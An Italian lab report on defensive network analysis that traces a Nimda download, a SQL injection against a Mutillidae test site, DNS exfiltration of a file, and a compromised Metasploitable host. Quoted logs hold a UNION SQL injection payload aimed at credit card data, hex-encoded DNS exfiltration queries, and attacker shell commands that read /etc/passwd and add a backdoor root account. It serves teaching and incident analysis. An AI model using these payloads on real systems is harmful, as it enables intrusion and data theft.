-rw-r--r--  1 root      root   31702 Dec 11  2024 xterm.2024.12
-rw-r--r--  1 root      root     0 Dec 11  2024 Xterm.log.sec
00.07.834
[analyst@secOps ~]$ file W32.Nimda.Amm.exe
W32.Nimda.Amm.exe: PE32+ executable (console) x86-64, for MS W
[analyst@secOps ~]$
```

ANALISI FILE PCAP

Conclusioni

Questo laboratorio ha fornito una panoramica dettagliata dell'analisi del traffico di rete in un file PCAP per l'estrazione di un file eseguibile. Utilizzando Wireshark, è stato possibile esaminare i pacchetti di rete relativi al download del malware Nimda, ricostruire il flusso TCP e estrarre il file eseguibile. L'esercizio ha dimostrato come le tecniche di analisi del traffico di rete possano essere utilizzate per identificare e recuperare file maligni, facilitando l'analisi di malware in un contesto controllato. La comprensione di come il malware venga distribuito attraverso la rete è essenziale per l'identificazione e la difesa contro minacce simili in scenari reali.

Considerazioni

L'analisi dei pacchetti e la scansione dei file estratti sono pilastri fondamentali della cybersecurity.

Consentono di:

- Prevenire attacchi: Identificando tempestivamente le minacce e adottando le misure necessarie per mitigare i rischi.
- Indagare sugli incidenti: Ricostruendo la cronologia degli eventi e identificando le cause alla base di un attacco.
- Migliorare le difese: Acquisendo una comprensione più profonda delle minacce e sviluppando difese più efficaci.

BONUS 2

THREAT ACTOR



THREAT ACTOR.

Obiettivo del Laboratorio:

Il laboratorio è finalizzato a identificare e analizzare un attacco informatico che sfrutta vulnerabilità HTTP e DNS.

Security Onion è una distribuzione Linux open-source, altamente personalizzabile, progettata specificamente per la sicurezza informatica e l'analisi del traffico di rete.

A cosa serve?

- Rilevamento delle intrusioni
- Analisi del traffico di rete
- Incident response

Come funziona?

Security Onion si basa su una serie di strumenti open-source, tra cui:


- Snort: Un sistema di rilevamento delle intrusioni (IDS) che analizza il traffico di rete in tempo reale.
- Suricata: Un altro IDS, simile a Snort, ma con alcune caratteristiche aggiuntive.
- Elasticsearch: Un motore di ricerca e analisi distribuito che indicizza i dati generati da Snort e Suricata.
- Kibana: Un'interfaccia utente che ti permette di visualizzare e interagire con i dati indicizzati in Elasticsearch.
- Sguil: Un'interfaccia web per la gestione di Snort e Suricata.
- Zeek: Un framework di analisi del traffico di rete che offre un'analisi più approfondita del traffico rispetto a Snort e Suricata.

Quali sono i vantaggi di Security Onion?

- Open-source
- Comprehensivo
- Scalabile
- Community attiva

THREAT ACTOR

Analisi dei dati HTTP



Dashboard

Timelion

Dev Tools

Management

Squert

Logout

Collapse

t destination_geo.ip	Q Q I * 209.165.200.235
o destination_geo.location	Q Q I * { "lon": -121.8406, "lat": 36.3699 }
t destination_geo.region_code	Q Q I * US-CA
t destination_geo.region_name	Q Q I * California
t destination_geo.timezone	Q Q I * America/Los_Angeles
o destination_ip	Q Q I * 209.165.200.235
t destination_ips	Q Q I * 209.165.200.235
# destination_port	Q Q I * 80
t event_type	Q Q I * bro_http
t host	Q Q I * d68c9360b6ae
t ips	Q Q I * 209.165.200.235, 209.165.200.227
t message	Q Q I * { "ts": "2020-06-12T21:30:09.445030Z", "uid": "CuKeR52aPjRN7PfqDd", "h": "209.165.200.227", "id.orig_p": 56194, "id.resp_h": "209.165.200.235", "proto": 80, "trans_depth": 1, "method": "GET", "host": "209.165.200.227" }

THREAT ACTOR

Analisi dei dati HTTP

Abbiamo rilevato delle richieste GET tramite l'evento "bro_http".

Cosa significa bro_http?

Il termine "BRO_HTTP" è un riferimento a uno script o modulo di analisi HTTP utilizzato all'interno di Zeek (precedentemente noto come Bro), una piattaforma per il monitoraggio della rete e la rilevazione di intrusioni.

Zeek è particolarmente utile per analizzare il traffico di rete e individuare comportamenti sospetti, estrapolando informazioni come URL, metodi, intestazioni, contenuto richieste e risposte e altri metadati.

Dove si usa? Viene utilizzato in ambienti di monitoraggio della rete, tipicamente per:

- La rilevazione di minacce informatiche.
- L'analisi forense post-incidente.
- La raccolta di dati per migliorare le difese di rete.

Time	source_ip	destination_ip	destination_port	resp_fuids	uid
june 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEvWs63HqvCqt	CuKeR52h3LH1

Table JSON

- ① @timestamp June 12th 2020, 21:30:09.445
- ② @version 1
- ③ _id ZzJrzXIB86Cd-_8SD_1w
- ④ _index seconion:logstash-import-2020.06.12
- ⑤ _score -
- ⑥ _type doc
- ⑦ destination_geo.city_name Monterey
- ⑧ destination_geo.country_name United States

THREAT ACTOR

Analisi dei dati SQL

 Dashboard	#	source_port	q q II *	56194
 Timeline	#	status_code	q q II *	200
 Dev Tools	t	status_message	q q II *	OK
 Management	t	tags	q q II *	bro, import
 Squert	t	timestamp	q q II *	2020-06-19T18:58:33.318Z
 Logout	#	trans_depth	q q II *	1
	t	uid	q q II *	CuKeR52aPjRN7PfqDd
	t	uri	q q II *	/mutillidae/index.php?page=user-info.php&username='+union+select+number,ccv,expiration,null+from+credit_cards+--+&password=&user-infmit-button=View+Account+Details
	#	uri_length	q q II *	179
	t	useragent	q q II *	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
	#	useragent_length	q q II *	68
	t	version	q q II *	1.1

THREAT ACTOR.

Identificazione di un attacco SQL

Analizzando un alert in Sguil, si è evidenziato un tentativo di SQL Injection tramite una query UNION. Questo attacco mirava a esfiltrare dati sensibili, inclusi numeri di carte di credito, dal server web 209.165.200.235.

209.165.200.227:56194_209.165.200.235:80-6-1146231409.pcap

Log entry:
{"ts": "2020-06-12T21:30:09.445030Z", "uid": "CuKeR52aPjRN7PfqDd", "id.orig_h": "209.165.200.227", "id.orig_p": 56194, "id.resp_h": "209.165.200.235", "id.resp_p": 80, "trans_dept_h": 1, "method": "GET", "host": "209.165.200.235", "uri": "/mutillidae/index.php?page=user-info.php&username='+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards++&password=&user-info-php-submit-button=View+Account+Details", "referrer": "http://209.165.200.235/mutillidae/index.php?page=user-info.php", "version": "1.1", "user_agent": "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0", "request_body_len": 0, "response_body_len": 23665, "status_code": 200, "status_msg": "OK", "tags": ["HTTP:URI_SQL"], "resp_tuids": ["FEvWVs63HqvCqfh3LH1"], "resp_mime_types": ["text/html"]}

Sensor Name: seconion-import
Timestamp: 2020-06-12 21:30:09
Connection ID: CLI
Src IP: 209.165.200.227
Dst IP: 209.165.200.235
Src Port: 56194
Dst Port: 80
OS Fingerprint: 209.165.200.227:56194 UNKNOWN [S44:64:1:60:M1460,S,T,N,W7...:?:?] (up: 2829 hrs)
OS Fingerprint: -> 209.165.200.235:80 (link: ethernet/modem)
SRC: GET /mutillidae/index.php?page=user-info.php&username=%27+union+select+ccid%2Cccnumber%2Cccv%2Cexpiration%2Cnull+from+credit_cards++&password=&user-info-php-submit-button=View+Account+Details HTTP/1.1
SRC: Host: 209.165.200.235
SRC: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
SRC: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
SRC: Accept-Language: en-US,en;q=0.5
SRC: Accept-Encoding: gzip, deflate
SRC: Connection: close


La finestra Transcript ha mostrato dettagli sulla richiesta GET, rivelando il contenuto HTML trasmesso e confermando il successo dell'attacco.

THREAT ACTOR

Esfiltrazione di dati con DNS

Uso del DNS per trasmettere dati sensibili

- a. Un file "confidential.txt" è stato esfiltrato da un sistema compromesso (CyberOps Workstation) tramite una tecnica che converte i dati del file in richieste DNS. Il server DNS malevolo era configurato su una macchina Metasploitable compromessa.



```
analyst@SecOnion:~/Downloads$ xxd -r -p "DNS - Queries.csv" > secret.txt
bash: /home/analyst/Downloads$: No such file or directory
analyst@SecOnion:~/Downloads$ cat secret.txt
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
analyst@SecOnion:~/Downloads$
```

THREAT ACTOR

Esfiltrazione di dati DNS

b. L'analisi dei log DNS ha evidenziato il flusso di dati esfiltrati in formato esadecimale, dimostrando il metodo utilizzato dall'attaccante.

Le richieste DNS non erano consone alle normali richieste in quanto risultavano molto più lunghe del previsto.

Query

```
17.201.165.209.in-addr.arpa  
434f4e464944454e5449414c20444f43554d454e540a444f:  
484152450a5468697320646f63756d656e7420636f6e7461  
666f726d6174696f6e2061626f757420746865206c617374:  
697479206272656163682e0a.ns.example.com
```

Cosa sono le richieste DNS?

Le richieste DNS (Domain Name System) sono fondamentali per la navigazione web, traducendo i nomi di dominio in indirizzi IP numerici che i computer possono comprendere.

THREAT ACTOR

Conclusioni

Questa analisi ha messo in luce quanto sia critico il rischio derivante da tecniche come l'SQL Injection e l'esfiltrazione tramite DNS, soprattutto quando vengono sfruttate vulnerabilità applicative e configurazioni poco sicure. È evidente che un attaccante può facilmente accedere a dati sensibili e aggirare i controlli di sicurezza tradizionali, compromettendo l'intero sistema. Per evitare situazioni simili, è fondamentale adottare un approccio più strutturato alla sicurezza, includendo misure come la segmentazione della rete, lo sviluppo sicuro delle applicazioni, e un monitoraggio continuo e approfondito del traffico HTTP e DNS. Inoltre, investire nella formazione e nella sensibilizzazione degli operatori, così come nel potenziamento degli strumenti di rilevamento e risposta, rappresenta un passo essenziale per rafforzare le difese contro questo tipo di minacce.

Raccomandazioni

- Migliorare i controlli di sicurezza, come l'implementazione di regole IDS per rilevare attacchi SQL Injection e l'uso di server DNS sicuri.
- Rinforzare le policy di autenticazione, cambiando credenziali compromesse e abilitando il login avanzato per il traffico DNS.
- Monitorare costantemente il traffico HTTP e DNS per identificare comportamenti anomali.
- Questa analisi evidenzia l'importanza di un monitoraggio continuo e di un'analisi approfondita per prevenire e mitigare gli attacchi informatici.

BONUS 3

ISOLAMENTO DI UN HOST COMPROMESSO

5-TUPLE

Isolamento di un Host compromesso

L'obiettivo del laboratorio è identificare e isolare un host compromesso analizzando dati di rete attraverso l'approccio basato sul 5-Tuple. Questo metodo si concentra sui cinque attributi principali di una connessione di rete:

- indirizzo IP sorgente,
- indirizzo IP destinazione,
- porta sorgente,
- porta destinazione,
- protocollo.

Gli strumenti utilizzati includono Security Onion, Sguil, Wireshark e Kibana.



5-TUPLE

Isolamento di un Host compromesso

1. Identificazione degli avvisi di sicurezza:

Tramite Security Onion e Sguil, vengono analizzati gli alert generati dal sistema IDS. Questi avvisi segnalano attività sospette, come traffico anomalo o tentativi di accesso non autorizzato.

The screenshot shows the Sguil interface with the title "SGUIL-0.9.0 - Connected To localhost". It displays a table of "RealTime Events" with the following data:

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	114	seconion-import-1	5.251	2019-07-19 18:57:23	172.16.4.205	49295	31.7.82.214	443	6	ET POLICY HTTP...
RT	2	seconion-import-1	5.365	2020-02-21 00:53:55	172.17.8.174	62362	172.17.8.8	53	17	ET POLICY DNS...
RT	13	seconion-import-1	5.366	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET CURRENT_E...
RT	13	seconion-import-1	5.379	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET CURRENT_E...
RT	13	seconion-import-1	5.392	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET POLICY PE...
RT	4	seconion-import-1	5.406	2020-02-21 01:11:40	91.211.80.122	443	172.17.8.174	49760	6	ET TROJAN AD...
RT	1	seconion-import-1	5.1	2020-06-11 03:41:20	209.185.200.235	6200	209.185.201.17	45415	6	GPL ATTACK R...
RT	351	seconion-ossec	1.1	2020-06-19 18:09:28	0.0.0.0	0.0.0.0	0.0.0.0	0	0	[OSSEC] File ad...
RT	23	seconion-ossec	1.2	2020-06-19 18:09:29	0.0.0.0	0.0.0.0	0.0.0.0	0	0	[OSSEC] Integr...
RT	7	seconion-ossec	1.4	2020-06-19 18:10:04	0.0.0.0	0.0.0.0	0.0.0.0	0	0	[OSSEC] New gr...
RT	7	seconion-ossec	1.5	2020-06-19 18:10:04	0.0.0.0	0.0.0.0	0.0.0.0	0	0	[OSSEC] New us...
RT	2	seconion-ossec	1.18	2020-06-19 18:14:41	0.0.0.0	0.0.0.0	0.0.0.0	0	0	[OSSEC] Listen...
RT	1	seconion-ossec	1.19	2020-06-19 18:18:41	0.0.0.0	0.0.0.0	0.0.0.0	0	0	[OSSEC] Recov...

Below the table, there are tabs for "IP Resolution", "Agent Status", "Smart Statistics", and "System Msg". The "IP Resolution" tab is active, showing fields for "Src IP:", "Src Name:", "Dst IP:", and "Dst Name:". The "System Msg" tab is also visible. At the bottom, there is a "Search Packet Payload" field and checkboxes for "Hex", "Text", and "NoCase".



5-TUPLE

Isolamento di un Host compromesso

```
File
IST: sshd:x:104:65534:/var/run/sshd:/usr/bin/login
IST: msfadmin:x:1000:1000:msf/admin,,/home/msf/admin/.bin/bash
IST: bind:x:105:113:/var/cachebind:/bin/false
IST: postgres:x:108:117:PostgreSQL administrator,,/var/lib/postgresql/bin/bash
IST: myssql:x:109:118:MySQL Server,,/var/lib/mysql/bin/false
IST: tomcat55:x:110:65534:/usr/share/tomcat5.5/bin/false
IST: distccd:x:111:65534:/bin/false
IST: user:x:1001:1001:just_a_user,111,,/home/user/.bin/bash
IST: service:x:1002:1002,,/home/service/.bin/bash
IST: tc
IST: Inetd:x:112:120:/nonexistent/bin/false
IST: proftpd:x:113:65534:/var/run/proftpd/bin/false
IST: stardx:114:65534:/var/lib/mts/bin/false
IST: analystx:1003:1003:Security Analyst,,/home/analyst/.bin/bash
IST:
IRC: cat /etc/passwd | grep root
IRC:
IST: root:x:0:0:root:/root/.bin/bash
IST:
IRC: echo "myroot:x:0:0:root:/root/.bin/bash" >> /etc/passwd
IRC:
IRC: grep root /etc/passwd
IRC:
IST: root:x:0:root:/root/.bin/bash
IST: myroot:x:0:root:/root/.bin/bash
IST:
IRC: exit
IRC:
Search Abort Close
Debug Messages
Creating unique data file: /usr/sbin/tcpdump -r /nsm/sensor_data/seconion-import/dailylogs/2020-06-11/snort.log.1591833600 -w
mp[209.165.201.17:45415, 209.165.200.235:6200]-raw (ip and host 209.165.200.235 and host 209.165.201.17 and port 6200 and port 45415 and proto 6) or (vlan and host
09.165.200.235 and host 209.165.201.17 and port 6200 and port 45415 and proto 6)
receiving raw file from sensor.
finished.
SGUIL-0.9.0 - Connected To localhost seconion-import-1_1 1 / 4
```

Applications Places TopLevel

SGUIL-0.9.0 - Connected To localhost

2024-12-16 09:29:34 GMT

File seconion-import-1_1

Sensor Name: seconion-import-1
Timestamp: 2020-06-11 03:41:20
Connection ID: .seconion-import-1_1
R1 Src IP: 209.165.201.17
R1 Dst IP: 209.165.200.235
R1 Src Port: 45415
R1 Dst Port: 6200
OS Fingerprint: 209.165.201.17:45415 - UNKNOWN [544:63:1:60:M1460,5,T,N,W7,::??:?] (up: 6267 hrs)
R1 OS Fingerprint: -> 209.165.200.235:6200 (link: ethernet/modem)

R1 SRC: id
R1 SRC:
R1 DST: uid=0(root) gid=0(root)
R1 DST:
R1 SRC: nohup >/dev/null 2>&1
R1 SRC:
R1 SRC: echo uKgoT8McFDcOw7u2
R1 SRC:
R1 DST: uKgoT8McFDcOw7u2
DST:
SRC: whoami
SRC:
DST: root
DST:
SRC: hostname
Src SRC:
Src DST: metasploitable
DST:
SRC: ifconfig

ATTACK_RESPONSE id check returned root;
only; class:type:bad-unknown; sid:2100498; rev:8;

Dst IP	Dport	Pr	Event Message
31.7.62.214	443	6	ET POLICY HTT...
172.17.8.8	53	17	ET POLICY DNS...
172.17.8.174	49731	6	ET CURRENT_E...
172.17.8.174	49731	6	ET CURRENT_E...
172.17.8.174	49731	6	ET POLICY PE ...
172.17.8.174	49760	6	ET TROJAN AB...
209.165.201.17	45415	6	GPL ATTACK_R...
0.0.0.0	0	0	[OSSEC] File ad...
0.0.0.0	0	0	[OSSEC] Integr...
0.0.0.0	0	0	[OSSEC] New gr...
0.0.0.0	0	0	[OSSEC] New us...
0.0.0.0	0	0	[OSSEC] Listen...
0.0.0.0	0	0	[OSSEC] Receiv...

IP Ver HL TOS len ID Flags Offset TTL ChkSum

01.17 4 5 0 76 31846 2 0 64 3506

F I N Seq # Ack # Offset Res Window Upl ChkSum

. 2951106435 1436935650 6 0 161 0 29271

BF 6F 74 29 28 67 69 64 30 uid=0(root) gid=0(root).

Search Payload Hex Text NoCase

